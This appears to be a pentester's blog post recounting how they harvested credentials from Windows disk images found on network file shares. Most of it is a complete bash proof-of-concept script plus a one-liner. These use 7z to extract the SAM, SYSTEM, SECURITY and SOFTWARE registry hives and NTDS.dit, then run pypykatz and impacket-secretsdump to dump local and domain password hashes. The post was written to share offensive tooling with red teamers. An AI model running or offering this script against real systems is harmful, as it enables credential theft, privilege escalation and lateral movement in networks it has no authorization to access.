This post should be a short one. Nothing crazy, just a short story and a simple proof of concept that I wrote a few years ago to share… I believe I wrote this back in February of 2024 or so. This script was born out of the common pentest situation of having read access to one or more SMB or NFS shares used for system backups, golden images, VMs, or other customized virtual disk images that a corporate IT team might have laying around their network.
To attempt to re-tell the story a bit, I was mid-pentest, I had mounted a series of SMB (or was it NFS? – Who can be sure, but the technique works on both! 😉) shares to my system as a low-privilege user so I could look through them, but there were a lot of disk images spread across multiple network shares… I could tell some of them were encrypted, some were incremential backups, some were basic default OS images, but there were enough of them that I had no idea how I was going to pick out if any of the disks would contain credentials that could get me elevated access or allow lateral movement… But I had a hacker-y hunch, and I had to chase it. 😈
After a little work, I had come up with this one-liner:
for file in `ls *.*`; do echo $file; 7z l $file | grep -i 'system32/config' | grep -E 'SYSTEM|SAM|SECURITY|SOFTWARE' | rev | cut -d ' ' -f 1 | rev ;done;It’s a pretty simple loop, but it basically goes through listing every file with any extension, echoes the file’s name so I can tell what’s what in the scrollback, and then runs 7z l $file, which allows it to list files inside the disk images… (Did you know that 7zip supports a TON of disk image formats?). That output is grepped for system32/config which makes sure the compressed file we’re looking at is of a Windows system’s OS partition and that it contains a path that could contain SAM hashes. (Remember that ls earlier? Well we can actually catch non-disk-image compressed files which happen to contain a disk backup this way, while still skipping files with no extension, so there’s a method to my madness!) That output is then grepped for SYSTEM|SAM|SECURITY|SOFTWARE, which makes sure we’ve got the registry hives we need to pick creds out of, and then a little rev | cut | rev to do some simple data cleanup/extraction.
When I ran that across the shares I had mounted and got hits, my eyes lit up because I was sure I had gold (🤩), but I needed to pick the credentials out of them still. I took a little time to do that manually, but once I had done it, I realized that this needed to be automated because of the sheer number of files containing potential hashes I had in front of me! 😵💫
The extraction itself is of course quite simple with 7z x being used to extract the files containing the information we want, specifically the SYSTEM|SAM|SECURITY|SOFTWARE registry files as well as NTDS.dit (DC hashes! 🎉), and then pypykatz is used to extract hashes from the registry files while secretsdump from impacket is used to extract domain hashes where they’re found.
If memory serves, this may have been one of the first proof of concepts I’d written with ChatGPT’s assistance. The sort of thing where I explained the tool I wanted it to help create, gave it my one-liner, gave it a command I had used to extract a file, gave it the command to get credentials once all the necessary files were extracted, explained what else I needed it to do, and asked for a script that did it to see if it could save me some work and keep me moving faster. Eventually, with some editing, we came to the following Proof of Concept:
#!/bin/bash
# author: ad0nis
# Example that started leading towards this...
#for file in `ls *.*`; do echo $file; 7z l $file | grep -i 'system32/config' | grep -E 'SYSTEM|SAM|SECURITY|SOFTWARE' | rev | cut -d ' ' -f 1 | rev ;done;

if [[ $# -ne 1 ]] ; then
    echo "Usage: $0 '/path/to/folder/containing/virtual/disks/'"
    exit 0
fi

# Change the IFS to avoid breaking on spaces...
IFS=$'\n'

# Add more extensions here if this does not work for your purposes:
for file in $(ls $1 | grep -iE 'iso$|vmdk$|img$|disk$|vhd$|vdi$|vhdx$|qcow2$|ntfs$|fat$|gpt$')
do
    echo $file
    mkdir $file-extracts
    echo "Extracting SYSTEM, SAM, SECURITY, and SOFTWARE files from $file."
    for inner_file in $(7z l $file | grep -i 'system32/config' | grep -E 'SYSTEM|SAM|SECURITY|SOFTWARE' | rev | cut -d ' ' -f 1 | rev)
    do
        7z x $file $inner_file -o$file-extracts/  >/dev/null 2>&1
    done
    echo "Extracting NTDS from $file."
    for inner_file in $(7z l $file | grep -i 'Windows/NTDS' | grep -i 'NTDS.dit' | rev | cut -d ' ' -f 1 | rev)
    do
	7z x $file $inner_file -o$file-extracts/ >/dev/null 2>&1
    done
    echo "Local Hashes from $file:"
    pypykatz registry $file-extracts/Windows/System32/config/SYSTEM --sam $file-extracts/Windows/System32/config/SAM --security $file-extracts/Windows/System32/config/SECURITY --software $file-extracts/Windows/System32/config/SOFTWARE -o $file-pypykatz.out
    cat $file-pypykatz.out
    echo "Domain Hashes from $file:"
    impacket-secretsdump -ntds $file-extracts/Windows/NTDS/ntds.dit -system $file-extracts/Windows/System32/config/SYSTEM LOCAL

done

# Reset the IFS to make sure this doesn't break other scripts:
unset IFS
I will admit that it may seem awkward, requiring the operator to already have the disks mounted to a folder on their attacking system, but there is also flexibility there, as this technique should technically work on any filesystem you can mount over the network. Beyond that, the code was simple, did what it was supposed to do, and it worked to get me creds during my pentest (Pretty sure it got me DA! 🍻)… so I shipped it to my team, and I am sure it was used in many successful pentests and red team engagements. The reason I know it must have been a hit is that one of the managers of my old team, Matt Millen, released a tool called VHDVomit based on it a few months ago, even giving me a shout-out on LinkedIn and in the repo!

I won’t pretend this was an original idea – Very little in infosec is. Raiding network shares for credentials stored in backups goes back many many years… This was just a PoC that I wrote that automated it for the team I was on at the time. So if there is code based on my idea and Proof of Concept that’s public now, I’d like to think I can get away with sharing this cute little PoC I wrote a few years ago that inspired one of my former co-workers and team’s managers to write something a little more featureful.
Thank you for reading, I hope you enjoyed this trip down memory lane, and I hope you look forward to my next piece!